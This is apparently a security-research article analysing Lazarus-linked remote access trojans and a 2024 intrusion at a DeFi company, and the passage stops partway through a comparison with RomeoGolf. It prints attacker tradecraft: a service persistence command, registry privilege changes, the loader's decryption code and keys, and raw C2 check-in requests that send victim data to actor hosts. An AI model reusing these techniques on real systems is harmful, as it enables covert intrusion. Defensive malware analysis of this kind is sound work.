Three Lazarus RATs coming for your cheese

By Fox-SRT

Published: 2025-09-01 · Archived: 2026-04-05 23:16:31 UTC

Authors: Yun Zheng Hu and Mick Koomen

Introduction

In the past few years, Fox-IT and NCC Group have conducted multiple incident response cases involving a Lazarus subgroup that specifically targets organizations in the financial and cryptocurrency sector. This Lazarus subgroup overlaps with activity linked to AppleJeus[1], Citrine Sleet[2], UNC4736[3], and Gleaming Pisces[4]. This actor uses different remote access trojans (RATs) in their operations, known as PondRAT[5], ThemeForestRAT and RemotePE. In this article, we analyse and discuss these three.

First, we describe an incident response case from 2024, where we observed the three RATs. This gives insights into the tactics, techniques, and procedures (TTPs) of this actor. Then, we discuss PondRAT, ThemeForestRAT and RemotePE, respectively.

PondRAT received quite some attention last year, we give a brief overview of the malware and document other similarities between PondRAT and POOLRAT (also known as SimpleTea) that have not yet been publicly documented. Secondly, we discuss ThemeForestRAT, a RAT that has been in use for at least six years now, but has not yet been discussed publicly. These two malware families were used in conjunction, where PondRAT was on disk and ThemeForestRAT seemed to only run in memory.

Lastly, we briefly describe RemotePE, a more advanced RAT of this group. We found evidence that the actor cleaned up PondRAT and ThemeForestRAT artifacts and subsequently installed RemotePE, potentially signifying a next stage in the attack. We cannot directly link RemotePE to any public malware family at the time of this writing.

In all cases, the actor used social engineering as an initial access vector. In one case, we suspect a zero-day might have been used to achieve code execution on one of the victim's machines. We think this highlights their advanced capabilities, and with their history of activity, also shows their determination.

A Telegram from Pyongyang

In 2024, Fox-IT investigated an incident at an organisation in decentralized finance (DeFi). There, an employee's machine was compromised through social engineering. From there, the actor performed discovery from inside the network using different RATs in combination with other tools, for example, to harvest credentials or proxy connections. Afterwards, the actor moved to a stealthier RAT, likely signifying a next stage in the attack.

In Figure 1, we provide an overview of the attack chain, where we highlight four phases of the attack:

1. **Social engineering:** the actor impersonates an existing employee of a trading company on Telegram and sets up a meeting with the victim, using fake meeting websites.
2. **Exploitation:** the victim machine gets compromised and shortly afterwards PondRAT is deployed. We are uncertain how the compromise was achieved, though we suspect a Chrome zero-day vulnerability was used.
3. **Discovery:** the actor uses various tooling to explore the victim network and observe daily activities.
4. **Next phase:** after three months, the actor removes PerfhLoader, PondRAT and ThemeForestRAT and deploys a more advanced RAT, which we named RemotePE.



Figure 1: Overview of the attack chain from a 2024 incident response case involving a Lazarus subgroup

We found traces matching a social engineering technique previously described by SlowMist[6]. This social engineering campaign targets employees of companies active in the cryptocurrency sector by posing as employees of investment institutions on Telegram.

This Lazarus subgroup uses fake Calendly and Picktime websites, including fake websites of the organisations they impersonate. We found traces of two impersonated employees of two different companies. We did not observe any domains linked to the "Access Restricted" trick as described by SlowMist. In Figure 2, you can see a Telegram message from the actor, impersonating an existing employee of a trading company. Looking up the impersonated person, showed that the person indeed worked at the trading company.



Figure 2: Lazarus subgroup impersonating an employee at a trading company interested in the cryptocurrency sector

From the forensic data, we could not establish a clear initial access vector. We suspect a Chrome zero-day exploit was used. Although, we have no actual forensic data to back up this claim, we did notice changes in endpoint logging behaviour. Around the time of compromise, we noted a sudden decrease in the logging of the endpoint detection agent that was running on the machine. Later, Microsoft published a blogpost[7], describing Citrine Sleet using a zero-day Chrome exploit to launch an evasive rootkit called FudModule[8], which could explain this behaviour.

Persistence with PerfhLoader

The actor leveraged the `SessionEnv` service for persistence. This existing Windows service is vulnerable to phantom DLL loading[9]. A custom `TSVIPSrv.dll` can be placed inside the `%SystemRoot%\System32\` directory, which `SessionEnv` will load upon startup. The actor placed its own loader in this directory, which we refer to as PerfhLoader. Persistence was ensured by making the service start automatically at reboot using the following command:

```
sc config sessionenv start=auto
```

The actor also modified the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SessionEnv\RequiredPrivileges` registry key by adding `SeDebugPrivilege` and `SeLoadDriverPrivilege` privileges. These elevated privileges enable loading kernel drivers, which can bypass or disable Endpoint Detection and Response (EDR) tools on the compromised system.



Figure 3: PerfhLoader loaded through SessionEnv service via Phantom DLL Loading which in turn loads PondRAT or POOLRAT

In a case from 2020[10], this actor used the `IKEEXT` service for phantom DLL loading, writing PerfhLoader to the path `%SystemRoot%\System32\wlbsctrl.dll`. The vulnerable `VIAGLT64.SYS` kernel driver (CVE-2017-16237) was also used to gain `SYSTEM` privileges.

PerfhLoader is a simple loader that reads a file with a hardcoded filename (`perfh011.dat`) from its current directory, decrypts its contents, loads it into memory and executes it. In all observed cases, both PerfhLoader and the encrypted DLL

were in the `%SystemRoot%\System32\` folder. Normally, `perfhXXX.dat` files located in this folder contain Windows Performance Monitor data, which makes it blend in with normal Windows file names.

The cipher used to encrypt and decrypt the payload uses a rolling XOR key, we denote the implementation in Python code in Listing 1.

```
def crypt_buf(data: bytes) -> bytes:
    xor_key = bytearray(range(0x10))
    buf = bytearray(data)
    for idx in range(len(buf)):
        a = xor_key[(idx + 5) & 0xF]
        b = xor_key[(idx - 3) & 0xF]
        c = xor_key[(idx - 7) & 0xF]
        xor_byte = a ^ b ^ c
        buf[idx] ^= xor_byte
        xor_key[idx & 0xF] = xor_byte
    return bytes(buf)
```

Listing 1: Python implementation of the XOR cipher used by PerfhLoader

The decrypted content contains a DLL that PerfhLoader loads into memory using the Manual-DLL-Loader project[11]. Interestingly, PondRAT uses this same project for DLL loading.

Discovery

After establishing a foothold, the actor deployed various tools in combination with the RATs described earlier. These included both custom tooling and publicly available tools. Table 1 lists some of the tools we recovered that the actor used.

Tool	Tool Origin	Description
Screenshotter	Actor	A tool that takes periodic screenshots and stores them locally
Keylogger	Actor	A Windows keylogger that writes user keystrokes to a file
Chromium browser dumper	Actor	A browser dump tool that dumps Chromium-based browser cookies and credentials
MidProxy	Actor	Proxy tool
Mimikatz[12]	Public	Windows secrets dumper
Proxy Mini[13]	Public	Proxy tool
frpc[14]	Public	Fast reverse proxy client

Table 1: Tools observed during incident response case (public and actor-developed)

Interestingly, the Fast Reverse Proxy client we found was the same client found in the 3CX compromise by Mandiant[15]. This client is version 0.32.1[16] and is from 2020, which is remarkable. We also found traces of a Themida-packed version of Quasar[17], a malware family we did not see this Lazarus subgroup use before.

The actor used PondRAT in combination with ThemeForestRAT for roughly three months, to afterwards clean up and install the more sophisticated RAT called RemotePE. We will now discuss these three RATs.

PondRAT

PondRAT is a simple RAT, which its authors seem to refer to as “firstloader”, based on the compilation metadata string `objc_firstloader` that is present in the macOS samples.

In our case, PondRAT was the initial access payload used to deploy other types of malware, including ThemeForestRAT. Judging from network data, apart from ThemeForestRAT activity, we observed significant activity to the PondRAT C2 server, indicating it was not just used for its loader functionality. In the incident response case from 2020 we encountered POOLRAT in combination with ThemeForestRAT. This could indicate that PondRAT is a successor of POOLRAT.

Overview

PondRAT is a straightforward RAT that allows an operator to read and write files, start processes and run shellcode. It has already been described by some vendors. As far as we know, the earliest sample is from 2021, referenced in a CISA article[18]. Based on PondRAT’s user-agent, we also noticed that PondRAT was used in an AppleJeus campaign Volexity wrote about[19] (MSI file with hash `435c7b4fd5e1eaafcb5826a7e7c16a83`). 360 Threat Intelligence Center wrote about PondRAT as well[20], linking it to Lazarus and later writing about it being distributed through Python Package Index (PyPI) packages[21]. Vipyr Security wrote[22] about malware that was dropped through malicious Python packages distributed through PyPI, which turned out to be PondRAT. Unit42 published an analysis[23] of the RAT, referring to it as PondRAT and showing similarities between PondRAT and another RAT used by Lazarus: POOLRAT.

As described by Unit42, there are similarities between POOLRAT and PondRAT. There is overlap in function and class naming and both families check for successful responses in a similar way.

POOLRAT has more functionality than PondRAT. For example, POOLRAT has a configuration file for C2 servers, can timestomp[24] files, can move files around, functionalities that PondRAT lacks. We think this is because there is no need for more functionality if its main function is to load other malware, allowing for a smaller code base and less maintenance.

Command and Control

PondRAT communicates over HTTP(S) with a hardcoded C2 server. Messages sent between the malware and the server are XOR-ed first and then Base64-encoded. For XORing it uses the hex-encoded key `774C71664D5D25775478607E74555462773E525E18237947355228337F433A3B`.

```
POST /cart.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla_2412239104
Host: arcashop.org
Content-Length: 55
Cache-Control: no-cache

tuid=268452905&control=fconn&payload=d0xxZmQZJWfcaGB%2B
```

Figure 4: PondRAT check-in request

Figure 4 contains an example check-in request to the C2 server. The `tuid` parameter contains the bot ID, `control` indicates the request type, and the `payload` parameter contains the encrypted check-in information. In this case, `control` is set to `fconn`, indicating it is a bot check-in, matching with the corresponding function name `FConnectProxy()`. When receiving a server reply starting with `OK`, PondRAT fetches a command from the server. For at least one Linux and macOS

variant, the parameter names and string values consisted of scrambled letters, e.g. `lkjyhnmiop` instead of `tuid` and `odlsjdfhw` instead of `fconn`.

Commands

PondRAT has basic commands, such as reading and writing files and executing programs. Table 2 lists all commands and their names from the symbol data. When a bot command is executed, the response includes both the original command ID and a status code indicating either success (`0x89A`) or failure (`0x89B`).

Command ID / Status code	Symbol name	Description
0x892	csleep	Sleep
0x893	MsgDown	Read file
0x894	MsgUp	Write file
0x895		Ping
0x896		Load PE from C2 in memory
0x897	MsgRun	Launch process
0x898	MsgCmd	Execute command through the shell
0x899		Exit
0x89a		Status code indicating command succeeded
0x89b		Status code indicating command failed
0x89c		Run shellcode in process

Table 2: PondRAT command IDs and their descriptions

Windows

Only the Windows samples we analysed had support for commands `0x896` and `0x89C`. The DLL loading functionality seems to be based on the open-source project “Manual-DLL-Loader”[25]. As a sidenote, we analysed another POOLRAT Windows sample that used the “SimplePELoader” project[26].

POOLRAT’s Little Brother

As mentioned by Palo Alto’s Unit42, PondRAT has similarities with POOLRAT. There is overlap in XOR keys, function naming and class naming. However, there are more similarities. Firstly, the Windows versions of PondRAT and POOLRAT use the format string `%sd.e%sc "%s > %s 2>&1"` for launching a shell command. Format strings have been discussed in the past[27] and this specific format string was linked to Operation Blockbuster Sequel. Furthermore, PondRAT has a peculiar way of generating its bot ID, see the decompiled code below.

PondRAT

```
22  seed = time(0LL);
23  srand(seed);
24  bit_shift = rand() % 9;
25  left_part = (rand() % (1 << (bit_shift + 2))) << (28 - bit_shift);
26  tuid = left_part | (rand() % (1 << (28 - bit_shift)));
```

POOLRAT

```
9   cur_time = time(0LL);
10  pid = getpid();
11  srand(cur_time + pid + 10);
12  shift_left = rand() % 26;
13  shift_right = 31 - shift_left;
14  left_part = (rand() % (1 << shift_left)) << (31 - shift_left);
15  return left_part | (unsigned int)(rand() % (1 << shift_right));
```

Figure 5: Bot ID generation for PondRAT (left) and POOLRAT (right)

Figure 5 shows how PondRAT and POOLRAT compute their bot ID. For PondRAT, `tuid` is the bot ID. It computes two parts of a 32-bit integer, that are split in two based on the `bit_shift` variable. Some of the POOLRAT samples compute the bot ID in a similar manner. The sample `6f2f61783a4a59449db4ba37211fa331` has symbol information available and contains a function named `GenerateSessionId()` that has this same logic.

More similarities can be found as part of the C2 protocol. PondRAT provides feedback to commands issued by the C2 server by returning the command ID concatenated with the status code. POOLRAT uses the same concept, see Figure 6.



Figure 6: Command status concatenation for PondRAT (left) and POOLRAT (right)

Another similarity can be found when comparing the Windows versions of POOLRAT and PondRAT. When running a Shell command (command ID `0x898`) with PondRAT, the Windows version creates a temporary file with the prefix `TLT` in which it saves the command output. Then, it reads the file and sends the contents back to the C2 server and subsequently removes it. However, the way it removes the temporary file is remarkable.

It generates a buffer with random bytes and overwrites the file contents with it. Then, it renames the file 27 times, replacing all letters with only A's, then B's, etc. and with the last iteration renames all letters with random uppercase letters. For instance, when the file `C:\Windows\Temp\tlt1bd8.tmp` is deleted, it would first be renamed to `C:\Windows\Temp\AAAAAAA.AAA`, then to `C:\Windows\Temp\BBBBBBB.BBB`, and lastly to something like `VYLDVAP.XQA`. POOLRAT's Windows version has the same functionality, see Figure 7.



Figure 7: Windows file name generation for PondRAT (left) and POOLRAT (right)

These similarities show that apart from variable data and symbol names, PondRAT is similar to POOLRAT in coding concepts as well. This further strengthens the connection between the two.

Summary

PondRAT is a simple RAT. Judging from the symbol data of macOS samples, its authors seem to refer to the malware as `firstloader`, a RAT that targets all three major operating systems. In our case, we observed it in combination with social engineering campaigns, whereas others have seen PondRAT being dropped through malicious software packages. Despite being simple in nature, it seems to do the job, given the frequency in which it is used. Judging from past incidents we investigated, PondRAT is a successor of POOLRAT.

Run, ThemeForest, Run!

In two incident response cases we found traces of a different RAT being used in conjunction with POOLRAT or PondRAT. We named it ThemeForestRAT, based on the substring `ThemeForest` which it uses in its C2 protocol. It is written in C++ and contains class names such as `CServer`, `CJobManager`, `CSocketEx`, `CZipper` and `CUsbMan`. ThemeForestRAT has more functionalities compared to PondRAT and POOLRAT.

In an earlier incident response case in 2020, we observed ThemeForestRAT in combination with POOLRAT. In the case from 2024, we observed it together with PondRAT. Its continued activity over at least five years demonstrates that ThemeForestRAT remains a relevant and capable tool for this actor. Besides Windows, we have observed Linux and macOS versions of the malware.

We believe that on Windows, this RAT is injected and executed in memory only, for example via PondRAT, or a dedicated loader, and is used as stealthier second-stage RAT with more functionality. The fact there are no direct samples of ThemeForestRAT on VirusTotal indicates it is quite successful in staying under the radar.

Overview

On startup, ThemeForestRAT attempts to read the configuration file from disk. When absent, it generates a unique bot ID and uses the hardcoded C2 configuration settings in the binary to create the configuration file.

Interestingly, the Windows variant creates two Windows events and accompanying threads that are used for signalling purposes (see Figure 8). However, the first thread related to the class `CUsbMan` only creates the temporary directory `Z802056` and returns, this turned out to be legacy code as we will describe later.

The second thread monitors for new Remote Desktop (RDP) sessions and notifies the main thread when one is detected. Additionally, the thread checks for new physical console sessions and can optionally spawn extra commands under this session if this is enabled in the configuration.

```
62  if ( !bot_id->bot_id.QuadPart )
63  {
64    seed = GetTickCount();
65    srand(seed);
66    config->themeforest_c2_config.bot_id.HighPart = rand() << 16;
67    config->themeforest_c2_config.bot_id.HighPart += rand();
68    bot_id->bot_id.LowPart = rand() << 16;
69    bot_id->bot_id.LowPart += rand();
70    ThemeForestRAT::write_config(config);
71  }
72  if ( !p_events->hEventUsbMan )
73  {
74    p_events->hEventUsbMan = CreateEventW(0LL, 1, 0, 0LL);
75    beginthreadex(0LL, 0, (_beginthreadex_proc_type)ThemeForestRAT::CUsbMan::run, config, 0, 0LL);
76  }
77  if ( !config->events.hEventTerminalSessions )
78  {
79    config->events.hEventTerminalSessions = CreateEventW(0LL, 1, 0, 0LL);
80    beginthreadex(0LL, 0, (_beginthreadex_proc_type)ThemeForestRAT::watch_terminal_sessions, config, 0, 0LL);
81  }
```

Figure 8: ThemeForestRAT startup code creating two Windows events and threads for signalling

After creating these two threads it hibernates before connecting to the C2 server. The default hibernation period is three minutes but when it runs for the first time it checks in immediately. There are two cases where ThemeForestRAT wakes up from hibernation, either the hibernation period has passed, or one of the two events is signalled.

When it wakes up from hibernation it randomly selects a C2 server from its list and attempts to establish a connection. Upon receiving a `response:OK` acknowledgment, it downloads a 4-byte file that must decrypt to the 32-bit constant `0x20191127` to establish a valid C2 session. If this fails it will retry a different C2 and start over again, when the list of servers is exhausted it will go back into hibernation and try again later.

If it succeeds in establishing a C2 session, ThemeForestRAT sends basic system information including its wake-up reason to the C2 server, and the operator can now interact with the RAT as it keeps polling for new commands. When the operator sends an `OnTerminate` or `OnSleep` command (see Table 4), the C2 session ends, and the RAT goes back to hibernation.

```
1   struct SystemInfoWindows
2   {
3       uint32  job_id;
4       wchar   bot_id[20];
5       wchar   hostname[64];
6       wchar   whoami[50];
7       uint32  dwMajorVersion;
8       uint32  dwMinorVersion;
9       uint32  dwPlatformId;
10      uint16  padding1;
11      wchar   ip_address[20];
12      wchar   timezone[50];
```

```
13          wchar   gpu[50];
14          wchar   memory[50];
15          uint16  padding2;
16          uint32  wakeup_reason;
17          wchar   os_version[256];
18      };
19      struct SystemInfoPOSIX
20      {
21          uint32  job_id;
22          char    bot_id[16];
23          char    unused1[24];
24          char    hostname[128];
25          char    username[114];
26          char    ip_address[40];
27          char    timezone[100];
28          char    arch[100];
29          char    memory[100];
30          char    unused2[6];
31          char    os_version[512];
32      };
33
```

Listing 2: ThemeForestRAT system information structure that is sent after establishing a C2 session

Listing 2 shows the structure definitions that ThemeForestRAT uses for sending system information when establishing a C2 session. The `job_id` field indicates the OS type, `0x10005` for Windows, and `0x20005` for both Linux and macOS as they share the same structure.

Configuration

The configuration file of ThemeForestRAT is encrypted with RC4 using the hex-encoded key `201A192D838F4853E300` and contains the following settings:

- 64-bit unique bot ID
- List of ten C2 server URLs
- Command interpreter, for example `cmd.exe` (not used)
- List of optional commands to execute under the user of the active console session (Windows only, empty by default)
- Matching array to enable the optional console command
- Last check-in timestamp
- Hibernation time between C2 sessions in minutes, default value is 3
- C2 callback settings, for example to immediately check in on a new active RDP connection

The configuration can be parsed using the C structure definition from Listing 3.

```
1  struct ThemeForestC2Config
2  {
3      uint64 bot_id;
4      wchar urls[10][1024];
5      wchar shell[1024];
6      wchar wts_console_cmdline[10][1024];
7      char wts_console_cmdline_enabled[10];
8      uint32 last_checkin_epoch;
9      uint32 configured_hibernate_minutes;
10     uint32 active_hibernate_minutes;
11     uint16 callback_settings;
12 };
```

Listing 3: ThemeForestRAT configuration structure definition for Windows

The configuration path that the RAT reads from disk is hardcoded. On macOS and Linux, this is an absolute path, while on Windows it looks in the current working directory where the RAT is launched. In Table 3 we list the observed configuration paths and hardcoded configuration file sizes for ThemeForestRAT.

Operating system	ThemeForestRAT configuration file on disk	File size
Windows	netraid.inf	43048 bytes
Linux	/var/crash/cups	43044 bytes
macOS	/private/etc/imap	43044 bytes

Table 3: Observed ThemeForestRAT configuration paths and their file sizes on Windows, Linux and macOS

Command and Control

ThemeForestRAT communicates over HTTP(S). The filenames it uses for retrieving commands from the C2 server are prefixed with `ThemeForest_`. The response data is sent back to the operator as a file prefixed with `Thumb_`, see Figure 6. On Windows it uses the Ryeol Http Client[28] library for HTTP communications, and on macOS and Linux it uses libcurl. ThemeForestRAT has a single hardcoded C2 in the binary, but its configuration can be updated by sending the `SetInfo` command.

```
POST /nate/regtech.php HTTP/1.1
Accept: */*
Cache-Control: no-cache
Content-Type: multipart/form-data; boundary=----LYOUL-2a805674f1004ecebaec583455e05400-
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: www.natefi.org
Content-Length: 1621
Connection: Keep-Alive

------LYOUL-2a805674f1004ecebaec583455e05400-
Content-Disposition: form-data; name="code"

2028
------LYOUL-2a805674f1004ecebaec583455e05400-
Content-Disposition: form-data; name="file"; filename="C:\Users\user\AppData\Local\Temp\TMPB162.tmp"
Content-Type: application/octet-stream

.P...(ll....I.....]F....Mi.}<;(..*.24..s..OVW....>..T.{.
.'..N.o..-..........x....f]@.S..hj.t.....@g....94g*+.'..d[T.......#...K#.C.cx.t.........%Z.
...X=...v.*..Y..d>.`~}..^....J.Q.....:..vT...$.......Q..}.1.R 3r.....i/E..F.i..O..&.:.F.s.8.xze..'M..I..
8C3..|Ad~.F..]..l.W..          dS..7a.k1`$h....Jpx..l.a..|..].K.cpM.....w&........ ..E.
.R..i.!.e[......B....3m}.M_.W.:.DosT....^.h...d!$=<..G.P..........Rk.RRL.].hm@.#lLN@.=^...c.....4....w.
...@.3r.M.....[...r. ...%MY.E...^...B...58(shc.y.f#.*.N..$..N.......5...........N..va.G.."K..
1...z?.<n..O@..E#.ajz..Guz.O..~c.v-.......#.e...*C.....L.'..e..U...Ka0.o.....s#...#...[;Y...
6.2K.Aa..I...}...ic3.L..A....4....V.n.ge.c.....v.....`.).]N.fH.......F..k....6...[......
+>...Z.@s.R.......l.WJ.X...X....i......F..)4.@.m...$0....yf.m.y...t.L..-
I;.&............U..S....QS...!..^....T........Tn}...D..H...........W.>a"}../7j..GoB.z]...^v.....2
...:
.!....6..u... ..x.oI....       ....      d.W./F...Eq95\..~...$/fS....&8..A}.-E.Yi.Vm.*:|.;.24....F...
3A@.......3....i
.u..7......pJ....)?.%.|....F5...F..0E.g. .../1y.
..B.7U.QD.(\`..i..>l^.xucz.......P..Pd..gY....m_.N.i..m{\
..o..8..(..q....$)NI].i,.g.......[......O.".
------LYOUL-2a805674f1004ecebaec583455e05400-
Content-Disposition: form-data; name="name"

Thumb_995129160465138045326 35_00001.png
------LYOUL-2a805674f1004ecebaec583455e05400---
```

Figure 9: ThemeForestRAT sending encrypted system information to C2 server on initial check-in

Commands

In terms of command functionality, ThemeForestRAT supports over twenty commands, at least twice as much as PondRAT. The Linux and macOS versions contain debug symbols, which allows us to map the command IDs to function names where available.

Symbol name	Command ID	Description
ListDrives	0x10001000	Get list of drives
CServer::OnFileBrowse	0x10001001	Get directory listing
CServer::OnFileCopy	0x10001002	Copy file from source to destination on victim machine
CServer::OnFileDelete	0x10001003	Delete a file
FileDeleteSecure	0x10001004	Delete a file securely
CServer::OnFileUpload	0x10001005	Open a file for writing on victim machine
CServer::FileDownload	0x10001006	Download file from victim machine
Run	0x10001007	Execute a command and return the exit code
CServer::OnChfTime	0x10001008	Timestomp file based on another file on disk
–	0x10001009	–
CServer::OnTestConn	0x1000100a	Test TCP connection to host and port
CServer::OnCmdRun	0x1000100b	Run command in background and return output
CServer::OnSleep	0x1000100c	Hibernate for X seconds, this will also be saved in the configuration file
CServer::OnViewProcess	0x1000100d	Get process listing

Symbol name	Command ID	Description
CServer::OnKillProcess	0x1000100e	Kill process by process ID
–	0x1000100f	–
CServer::OnFileProperty	0x10001010	Get file properties
CServer::OnGetInfo	0x10001011	Get current RAT configuration
CServer::OnSetInfo	0x10001012	Update and save RAT configuration file
CServer::OnZipDownload	0x10001013	Download a directory or file as a compressed Zip file
CServer::OnTerminate	0x10001014	Flush configuration to disk and hibernate until next wake up
(Data)	0x10001015	Data
(JobSuccess)	0x10001016	Job succeeded
(JobFailed)	0x10001017	Job failed
GetServiceName	0x10001018	Return current service name
CleanupAndExit	0x10001019	Remove persistence, configuration file, and terminate RAT
RecvMsg	0x1000101a	Force C2 check-in
RunAs	0x1000101b	Spawn a process under the user token of given Windows Terminal Services session
–	0x1000101c	–
WriteRandomData	0x1000101d	Write random data to file handle
CServer::OnInjectShellcode	0x1000101e	Inject shellcode into process ID

Table 4: ThemeForestRAT command IDs and their descriptions

Note that the symbol names in Table 4 that start with `CServer::` are from the debug symbols and the other names are deduced based on analysis of the command.

Shellcode Injection

On Windows, the `CServer::OnInjectShellcode` command injects shellcode into a given process ID using `NtOpenProcess`, `NtAllocateVirtualMemory`, `NtWriteVirtualMemory` and `RtlCreateUserThread` Windows API calls. The shellcode is encrypted using the same algorithm used in PerfhLoader (see Listing 1). In the macOS and Linux samples we have analysed, this command is defined as an empty stub.

RomeoGolf's Little Brother

In 2016, Novetta released a detailed report called Operation Blockbuster[29], in which a Novetta-led coalition of security companies analysed malware samples from multiple cybersecurity incidents. The investigation linked the 2014 Sony Pictures attack to the Lazarus Group and revealed that the same actor had been behind numerous other attacks against government, military, and commercial targets using related malware since 2009.

Operation Blockbuster's malware report describes RomeoGolf, a RAT that resembles ThemeForestRAT in several ways:

- Uses the temporary folder `Z802056`, although not used in ThemeForestRAT, is still created
- Overlapping command IDs and functionality

- Same unique identifier generation using 4 calls to `rand()`
- Configuration file with extension *.inf on Windows
- Timestomping of the configuration file based on `mspaint.exe`
- Two signalling threads for USB and RDP events

Figure 10 shows the RomeoGolf startup logic for generating its bot ID and two signalling threads that is identical to ThemeForestRAT (see Figure 5).

```
12  while ( !load_config((int)self) )
13    Sleep(60000u);
14  if ( !self->bot_id.bot_id )
15  {
16    TickCount = GetTickCount();
17    srand(TickCount);
18    self->bot_id.parts.high = rand() << 16;
19    self->bot_id.parts.high += rand();
20    self->bot_id.parts.low = rand() << 16;
21    self->bot_id.parts.low += rand();
22    write_config(self);
23  }
24  if ( !self->hEventUSB )
25  {
26    self->hEventUSB = CreateEventA(0, 1, 0, 0);
27    _beginthreadex(0, 0, (_beginthreadex_proc_type)loop_logical_drives, self, 0, 0);
28  }
29  if ( !self->hEventTerminalService )
30  {
31    self->hEventTerminalService = CreateEventA(0, 1, 0, 0);
32    _beginthreadex(0, 0, (_beginthreadex_proc_type)loop_terminal_services, self, 0, 0);
33  }
```

Figure 10: RomeoGolf startup creates two signalling threads, comparable to ThemeForestRAT (see Figure 5).

As can be seen in Table 5, the functionality to detect and copy data from newly attached logical drives has been removed in ThemeForestRAT, while leaving the temporary directory creation intact. Also, the thread to check for new RDP sessions has been extended in ThemeForestRAT to optionally spawn up to ten extra configured commands under the user of the active physical console session.

